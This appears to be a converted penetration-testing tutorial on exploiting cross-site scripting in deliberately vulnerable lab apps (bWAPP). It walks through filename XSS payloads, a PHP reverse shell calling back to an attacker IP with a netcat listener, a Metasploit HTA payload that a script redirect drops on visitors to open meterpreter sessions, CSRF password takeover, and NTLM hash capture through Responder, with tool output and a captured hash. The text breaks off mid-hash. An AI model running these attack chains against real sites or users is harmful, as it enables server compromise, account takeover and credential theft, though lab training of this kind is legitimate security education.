

Cross-Site Scripting *EXPLOITATION*



`img src=x
onerror>`



Contents

Introduction	3
Introduction to Cross-Site Scripting	3
Blind XSS.....	3
XSS through File Upload.....	4
Reverse Shell with XSS	6
System Exploitation Over XSS	7
CSRF with XSS.....	9
NTLM Hash Capture with XSS	12
Session Hijacking with Burp Collaborator Client.....	15
Introducing Burp Collaborator Client.....	15
Inject Blind XSS Payload in Comment Section.....	17
Hijack the Session	18
Credential Capturing with Burp Collaborator	20
XSS to SQL Injection	25





Introduction

“Are you one of them, who thinks that Cross-Site Scripting is just for some errors or pop-ups on the screen?” Yes?? Then today in this article, you’ll see how an XSS suffering web-page is not only responsible for the defacement of the web-application but also, it could disrupt a visitor’s privacy by sharing the login credentials or his authenticated cookies to an attacker without his/her concern.

I recommend, to revisit our [previous article](#) for better understanding, before going deeper with the **attack scenarios** implemented in this section.

Introduction to Cross-Site Scripting

Cross-Site Scripting is a client-side code injection attack where malicious **scripts are injected into trusted websites**.

In this attack, **the users are not directly targeted through a payload**, although the attacker shoots the XSS vulnerability by **inserting a malicious script into a web page** that appears to be a genuine part of the website. So, when any user visits that website, the XSS suffering web-page will deliver the malicious JavaScript code directly over to his browser without his knowledge.

“XSS” thus has been classified into three main categories:

- Stored XSS
- Reflected XSS
- DOM-based XSS

I guess you’re now having a clear vision about - “What is XSS” and “How it occurs”. So let’s try to exploit the vulnerable labs over [The Portswigger Academy](#) and **bWAPP** in order to capture up the authenticated cookie of the users and the server’s remote shell.


But before making our hands wet with the exploits, let’s understand what is **Blind XSS?**

Blind XSS

Many times the **attacker does not know** where the **payload will end up** and if, or **when, it will get executed** and even there are times when the injected payload is executed in a different environment i.e. either by the administrator or by someone else.

So, in order to **exploit such vulnerabilities** - He blindly **deploys** up the **series of malicious payloads** over onto the web-applications, and thus the application stores them into the database. Thereby, he thus waits, until the user pulls the payload out from the database and renders it up into his/her browser.

Let’s Start !!




XSS through File Upload

Web-applications somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. And with every upload, the name reflects back on the screen as it was called from the HTML code.




As the name appears back, therefore we can now execute any JavaScript code by simply manipulating up the file name with any XSS payload.

```
"><img src=x onerror=prompt(1)>
```




Boot back into the bWAPP's application by selecting the **"Choose your bug"** option to **"Unrestricted File Upload"** and for this time we'll keep the security to **"High"**.

Let's now upload our renamed file over into the web-application, by browsing it from the directory.



Great!! From the above image, you can see that our file name is over on the screen. So as we hit the **Upload** button, the browser will execute up the embedded JavaScript code and we'll get the response.



Reverse Shell with XSS

Generating a **pop-up** or **redirecting** a **user** to some different application with the XSS vulnerability is somewhere or the other seems to be harmless. But what, if the attacker is able to capture up a reverse shell, will it still be harmless? Let's see how we could do this.

Fire up your Kali terminal and then create up a reverse-php payload by calling it from **webshells** directory as

```
cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php
```


```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php
root@kali:~# nano /root/Desktop/ReverseXSS.php
root@kali:~#
```

Now, in order to capture the remote shell, let's manipulate the **\$ip** parameter with the Kali machine's IP

```
// See http://pentestmonkey.net/tools/php-reverse-shell if
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

Back into the vulnerable application, let's opt the **"Unrestricted File Upload"** and then further we'll include the **ReverseXSS.php** file.

*Don't forget to copy the Uploaded URL, i.e. **right-click** on the Upload button and choose the **Copy Link Location**.*





Great!! We're almost done, time to inject our XSS payload. Now, with the **"Choose you bug"** option, opt the **XSS – Stored (Blog)**.


Over into the comment section, type your JavaScript payload with the "File-Upload URL".

But wait!! Before firing the submit button, let's start our **Netcat listener**

```
nc -lvp 1234
```



Cool!! From the image below, you can see that, we are into our targeted web-server.



I'm sure you might be wondering - Why I made a round trip in order to capture up the **Reverse Shell** when I'm having the **"File Upload"** vulnerability open?

Okay!! So, think for a situation, if you upload the file directly and you've successfully grabbed up the Reverse shell. But wait!! Over in the victim's network, your IP is disclosed and you're almost caught or what if your IP address is not whitelisted. Then?

Over in such a situation, taking the round trip is the most preferable option, as you'll get the reverse connection into the victim's server through the authorized user.

System Exploitation Over XSS

In the last section, we captured the reverse shell, but what, if rather than the server's shell, the attacker managed to get up the **meterpreter session of the visitor** who surfs this vulnerable web-page?



Let's check it out how – To make it more clear we're having:

Attacker's machine: Kali Linux

Vulnerable Web-application: bWAPP(bee-box)

Visitor's machine: Windows

So, the attacker first creates up an **hta** file i.e. an **HTML Application** over with the Metasploit framework, that when opened by the victim will thus execute up a payload via Powershell.

```
use exploit/windows/misc/hta_server
set srvhost 192.168.0.12
exploit
```

```
msf5 > use exploit/windows/misc/hta_server ↵
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > set srvhost 192.168.0.12 ↵
srvhost => 192.168.0.12
msf5 exploit(windows/misc/hta_server) > exploit ↵
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 192.168.0.12:4444
[*] Using URL: http://192.168.0.12:8080/zV9q9x7TvL0.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > |
```

Great!! He got the payload URL, now what he does is, he simply embed it into the XSS suffering web-page and will wait for the visitor.

```
<script>window.location='http://192.168.0.12:8080/zV9q9x7TvL0.hta'</script>
```



Now, whenever any visitor visits this web-page, the browser will thus execute the malicious script and will download the **HTA file** over into his machine.



Cool!!! From the above image, you can see that the file has been downloaded into the system. Now, as soon as the victim boots it up to check out what it is, there on the other side, the attacker will get his meterpreter session.

```
msf5 exploit(windows/misc/hta_server) > [*] 192.168.0.12 hta_server - Delivering Payload
[*] 192.168.0.9 hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 192.168.0.9
[*] Meterpreter session 1 opened (192.168.0.12:4444 → 192.168.0.9:49976) at 2020-08-18 21:47:27

msf5 exploit(windows/misc/hta_server) > sessions -1 ↵
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : CHIRAGH
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

CSRF with XSS


Wouldn't it great, if you're able to manipulate the password of the user or the registered email address with your own, without his concern?

Web-applications that are **suffering from XSS and CSRF vulnerability** permits you to do so.

Boot inside the vulnerable web-application bWAPP as **bee: bug**, further select **"CSRF (Change Password)"** from the **"Choose your bug"** option.

This selection will thus redirect you to a **CSRF suffering web-page**, where there is an option to change the account password.

So as we enter or sets up a new password, the passing value thus reflects back into the URL as the password is changed to “12345”.



Copy the password URL and manipulate the **password_new** and the **password_conf** values to the one which we want to set for the visitor. As in our case, I made it to “ignite”.

```
http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change
```

Now, its time to inject our script into the **XSS suffering web-page** with the “**image**” tag.

```

```



Now, let’s consider a visitor is surfing the website and he visits this vulnerable section. As soon as he do so, the browser executes the javascript embedded payload and will consider it as a genuine request by the visitor i.e. it will change the password to “ignite”.

Not secure | 192.168.0.14/bWAPP/xss_stored_1.php

/ XSS - stored (Blog) /

Submit Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	
1	bee	2020-08-18 16:15:51	

Great!! He did that, now whenever he logs in again with his old password, he won't be able to as his password has been changed without his concern.

Not secure | 192.168.0.14/bWAPP/login.php

/ Login /

Enter your credentials (bee/bug).

Login:

bee

Password:

12345


Set the security level:

low

Login

Invalid credentials or user not activated!

But the attacker can log in into the account, as he is having the new password i.e. "ignite".



NTLM Hash Capture with XSS


An XSS vulnerability is often known for its pop-ups, but sometimes attacker manipulates these pop-up in order to catch up sensitive data of the users i.e. session cookies, account credentials or whatever they wish to.

Here an attacker thus tries to capture the NTLM hashes of the visitors by injecting his malicious Javascript code into the vulnerable application.

In order to carry this up, he enables up the **“Responder”** over in his attacking machine, which will thus grab up all the authenticated NTLM hashes.

responder -l eth0

```
root@kali:~# responder -I eth0
```



```

NBT-NS, LLMNR & MDNS Responder 3.0.0.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    DNS/MDNS             [ON]

[+] Servers:
    HTTP server           [ON]
    HTTPS server          [ON]


```

Further, he simply injects his malicious script into the XSS suffering web-page with an **“iframe”**

```
<iframe src=http://192.168.0.12/scriptlet.html <
```



Cool!! Its time to wait for the visitor. Now as the visitor visits this web-page he got encountered with a pop-up asking for the credentials.





```
[*] [LLMNR] Poisoned answer sent to 192.168.0.9 for name ProxySrv  
[HTTP] NTLMv2 Client : 192.168.0.9  
[HTTP] NTLMv2 Username : \ignite  
[HTTP] NTLMv2 Hash : ignite:::d2cbc38b3c053843:9F63F219235979D26A093F9E5368BAD4:01010  
007F25A61C9875D601C8E2A5493601DC04000000000200060053004D0042000100160053004D0042002D00540  
4C004B0049054000400120073006D0062002E006C006F00630061006C0003002800730065007200760065007  
003000330002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F006300610  
